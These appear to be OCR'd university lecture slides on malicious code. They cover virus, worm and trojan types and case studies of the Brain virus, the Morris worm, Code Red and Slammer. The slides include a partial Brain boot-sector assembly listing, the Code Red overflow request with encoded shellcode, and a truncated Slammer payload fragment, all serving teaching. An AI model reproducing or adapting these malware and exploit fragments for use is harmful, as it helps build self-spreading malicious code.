


Malicious Code

Aggelos Kiayias

Malicious Code

- Has unanticipated or undesired effects in a computer system.
- Has not been produced by incompetent programming but with some ill or unsolicited intent by the user.

Kinds of Malicious Code

- **Virus:**
  a program that attaches to an executable host program and is capable of infecting other executable programs.
- **Trojan Horse:**
  a program that has a "secondary" non-obvious functionality.
- **Worm:**
  a program that self-replicates by itself over a network.


Properties

- **Logic bomb.**
  a program that triggers some action when a certain condition is satisfied.


- **Time bomb.**
  a program that triggers some action at a certain time.

- **Program with a trapdoor/backdoor.**
  a program that has a functionality that is activated through some secret input.

Virus Infection



Virus Infection, II



Can be used to alter output behavior.
e.g., hide traces of the virus


Affected files

- Anything that is executable (or can be made executable):
  - regular executable files.
  - document files (word, excel etc.)
  - Libraries.
  - source files, object files.

Appealing characteristics

- Hard to detect.
- Not easily destroyed or deactivated.
- Spreads infection easily.
- Can reinfect its home program.
- Easy to create.
- Machine - O/S independent.

Boot Sector Virus

- O/S on a disk.
- Special code transfers the O/S from disk to memory and the computer starts (Boot load).
- Boot sector contains the bootstrap loader pointing to sector that has system initialization.
- Virus substitutes (circumvents) bootstrap loader process.

Resident Virus

- Resident code in O/S: code that is constantly on memory & handle events.
- An infected resident code program will be activated many times giving the opportunity to the virus to do various checks, clean traces, trigger malicious actions or perform more infections.

Virus Signatures

- What is the telltale sign of the virus existence?
- Particular piece of code existing as part of an executable.
- Virus-specific traces in various O/S locations (e.g., registry etc.)
- A virus scanner looks for such virus signatures.
- A virus may want to recognize itself as well.

Polymorphic Viruses

- Change form at each replication.
- How?
  - Intersperse arbitrary meaningless instructions into code.
  - Change control flow, rearrange.
  - Use encryption: virus stores key K, C = Enc(K,code), Dec_Loader_Code.

Prevention of Infection

- Don't execute code you are not sure about.
- Don't click on icons you are not sure what they will do.
- Use software that you trust.
- Backup your files.
- Virus scanners.

Viruses: Truths and Lies

- Viruses infect primarily "windows" O/S.
- Viruses cannot modify read-only files.
- Viruses can remain in memory after a power off.
- Viruses can infect hardware.

Get infected

Brain virus

1986

```
initial data removed. ...
;--------------------------------------------------
-
START:          MOV     AX,CS
                MOV     DS,AX
                MOV     SS,AX
                MOV     SP,0F000H
                STI
                MOV     AL,[START_HEAD]
                MOV     [HEAD_NO],AL
                MOV     CX,WORD PTR [START_SECCYL]
                MOV     WORD PTR [SECTOR_NO],CX
                CALL    NEAR PTR NEXT_SECTOR
                MOV     CX,5
                MOV     BX,7E00H
LOAD_VIRUS:     CALL    NEAR PTR READ_DISK
                CALL    NEAR PTR NEXT_SECTOR
                ADD     BX,200H
                LOOP    LOAD_VIRUS
                MOV     AX,WORD PTR [MEM_SIZE]
                SUB     AX,7
                MOV     WORD PTR [MEM_SIZE],AX
                MOV     CL,6
                SHL     AX,CL
                MOV     ES,AX
                MOV     SI,7C00H
                MOV     DI,0
                MOV     CX,1004H
                CLD
                REP     MOVSB
                PUSH    ES
                MOV     AX,200H
                PUSH    AX
                RETF

BRAIN           ENDP

READ_DISK       PROC NEAR
                PUSH    CX
                PUSH    BX
                MOV     CX,4
READ_LOOP:      PUSH    CX
                MOV     DH,[HEAD_NO]
                MOV     DL,00
                MOV     CX,WORD PTR [SECTOR_NO]
                MOV     AX,0201H
                INT     13H
                JNB     READ_OK
                MOV     AH,00
                INT     13H
                POP     CX
                LOOP    READ_LOOP
                INT     18H
READ_OK:        POP     CX
                POP     BX
                POP     CX
                RETN
READ_DISK       ENDP

;Set params for next disk sector read
NEXT_SECTOR     PROC NEAR
                MOV     AL,[SECTOR_NO]
                INC     AL
                MOV     [SECTOR_NO],AL
                CMP     AL,0AH
                JNE     NS_DONE
                MOV     [SECTOR_NO],1
                MOV     AL,[HEAD_NO]
                INC     AL
                MOV     [HEAD_NO],AL
                CMP     AL,2
                JNE     NS_DONE
                MOV     [HEAD_NO],0
                INC     [CYL_NO]
NS_DONE:        RETN
NEXT_SECTOR     ENDP

;--------------------------------------------------

                DB      0,0,0,0,32H,0E3H
                DB      23H,4DH,59H,0F4H,0A1H,82H
                DB      0BCH,0C3H,12H,0,7EH,12H
                DB      0CDH,21H,0A2H,3CH,5FH,0CH,5

cseg            ENDS


                END     GO
```

http://www.totallygeek.com/vscdb/b/brain0_asm.php

What the virus does


- Once activated:
  - Upper memory bound is reset below itself.
  - Traps disk read interrupt by resetting the pointer to itself.
  - Traps boot read calls so that they return proper contents
  - Virus is stored in six disk sectors (including boot).
  - With every read it inspects the boot sector and if it doesn't find itself it replicates.

The Brain Virus

- Reportedly originated from Pakistan.
- Original version contained the following text code:

```
Welcome to the Dungeon (c) 1986 Basit * Amjad (pvt)
Ltd. BRAIN COMPUTER SERVICES 730 NIZAM BLOCK ALLAMA
IQBAL TOWN LAHORE-PAKISTAN PHONE: 430791,443248,280530.
Beware of this VIRUS.... Contact us for vaccination...
```

The virus was reportedly written to curb/identify illicit copying of software

Worms vs. Viruses

- Both self-replicate.
- Virus needs a carrier. It will be activated whenever the carrier is activated.
- Worm does not need a carrier: when it is unleashed it either advances by itself or dies.

Worm : Science Fiction

- In John Brunner's '75 "The Shockwave Rider"
- Special programs called tapeworms are capable of living inside computers and spread themselves to other computers.

The Morris worm

- Launched in 1988, November 2
- Infected 10% of the Internet in a matter of hours.
- Damage $10M - $100M
- "Killed" a number of days afterwards after wreaking unimaginable havoc.

What the worm did

- Hide itself: changed its name so that it would look inconspicuous in the list of processes.
- Take measures to prevent the exposure of its code. Prevented a “core dump” from being created; this disallowed the recovery of the worm’s code if a crash occurred.
- Reads the current time to seed its random number generator.

What the worm did, II

- The worm determines the local network mask.
- Using a random number it checks whether or not to check for its existence (6 out of 7 it checks) for the first infection. Then it does not check.
- Was programmed to send one byte to a specific IP address.

What the worm did, III

- The worm executes the Cracksome routine that searches for machines to crack accounts.
- Then execute "other_sleep" for 30 seconds.
- Then Cracksome again.
- The worm spawns a new version of itself and runs the infect routine.
- Then other_sleep for 120 seconds.
- It then repeats.

What the worm did, III

- The Cracksome procedure prepared grounds for the infect procedure:
  - It checked various locations for possible target machines.
  - it launched a dictionary attack against the /etc/passwd file using side information.
  - It used public-account information and an encrypted internal little dictionary of 432 words.
  - The worm could also read a locally install dictionary if it couldn't break an account.

What the worm did, IV

- The function other_sleep
  - the worm would try to connect to another worm on the same network.
  - after an identification step one of the two worms would decide to die (decided at random).
  - However the worm did not die immediately: the worm had to check at least 10 words from internal dictionary, collect the entire list of users to attack, complete the basic parts of cracksome procedure etc.

What the worm did, V

- There were too many safeguards built-in to prevent the worm from stopping easily that actually made the termination through `other_sleep` not very likely.
- Several worms running in the same machine.
- Slow response time in the identification step.
- 1 out 7 times the worm ignored the outcome of the kill request anyway.

What the worm did, VI


- The infect routine. It attempts to infect a given IP address.
  - it tries three approaches:
    - create a duplicate process on a remote machine through a remote shell (an account would be needed for that available from the cracksome process).
    - exploit buffer overflow on the fingerd the finger daemon.
    - the sendmail bug where the existence of a DEBUG option that shouldn't have been left activated that allowed the caller to execute commands.

What the worm did, VII

- After a successful infection (i.e., gaining some access to a remote machine):
  - a bootstrap loader was sent to the remote machine. 99 lines of C code that were compiled on the fly.
  - The bootstrap loader would fetch the remaining of the worm.
  - Authentication was used again between the bootstrap loader and the parent worm.

Worm in action

- Internet hosts started to experience heavy loads of processes.
- In a single machine multiple worm processes continued running and reinfecting.
- The worm was hard to kill because it was changing its process id constantly and it kept reinfecting a machine
- (due to the creator's error) the code was heavily biased towards keeping the worm alive thus depleting the infected machine's resources with multiple processes.

Lessons

- The realization that the most devastating attack would come from inside the system!
- Hide /etc/passwd
- Assign different user id's to services.
- Patch vulnerabilities.
- Develop programs to detect vulnerabilities.


Historical

- Worm was written by Robert Morris, Jr. a 23 y.o. grad student.
- Reportedly when he realized the magnitude of the disaster he tried to communicate anonymously some method to stop the worm. At the same time the worm was reverse-engineered and various countermeasures were proposed.
- He was convicted under the Computer Fraud and Abuse Act of '86 and received 3 years jail time (suspended), 400 hours community service and $10,000 fine.

Code Red Worm

- Released July 13, 2001.
- Infects taking advantage of a buffer overflow in the Microsoft Internet Information Server.
- For the 20 days of a month the worm spreads.
- After the "latent period" of infection it defaces the web-site.
- Exhibits a monthly pattern.

Code Red Worm, II




http://www.ciac.org/ciac/bulletins/l-117.shtml

Code Red Worm, III

The worm was not really checking if actually IIS was running and (e.g.,) apache servers were logging the interesting (+ invalid) GET request

this looks like what?




```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNN
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801
%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3
%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0
```


Code Red, V2

- released July 19, 2001.
- Improved version that fixed some previous bugs (esp. in how to select the IP addresses).
- Once the latent spreading period expires the worm launches a denial of service attacks to a number of sites including www.whitehouse.gov

Code Red Worm Infection Rate



hours

http://www.caida.org/research/security/code-red/

Slammer worm

- Exploits buffer overflow vulnerability in MS SQL server.
- Released January 25, 2003.
- Rapid spread: 75,000 hosts within the first 10 minutes!
- Routers flooded each other with routing updating messages.

Slammer effects

- Worm-generated (and related packets) reached global Internet bandwidth in 15 minutes!!!
- Slammer's clones were doubling every 8.5 seconds!
- in a matter of minutes huge chunks of the Internet were taken off-line.
- $1billion losses.

Slammer attack

Name of databse:

```
04
01 01 01 01
01 01 01 01
01 01 01 01
01 01 01 01
01 01 01 01
01 01 01 01
01 01 01 01
01 01 01 01
01 01 01 01
01 01 01 01
01 01 01 01
01 01 01 01
01 01 01 01
01 01 01 01
01 01 01 01
01 01 01 01
01 01 01 01
01 01 01 01
01 01 01 01
01 01 01 01
```

Followed by:

```
dc c9 b0 42
jnp     0x75
01 01 01 01
01 01
01 70 ae 42
01 70 ae 42
nop
nop
nop
nop
nop
nop
nop
push    $0x42b0c9dc
mov     $0x1010101,%eax
xor     %ecx,%ecx
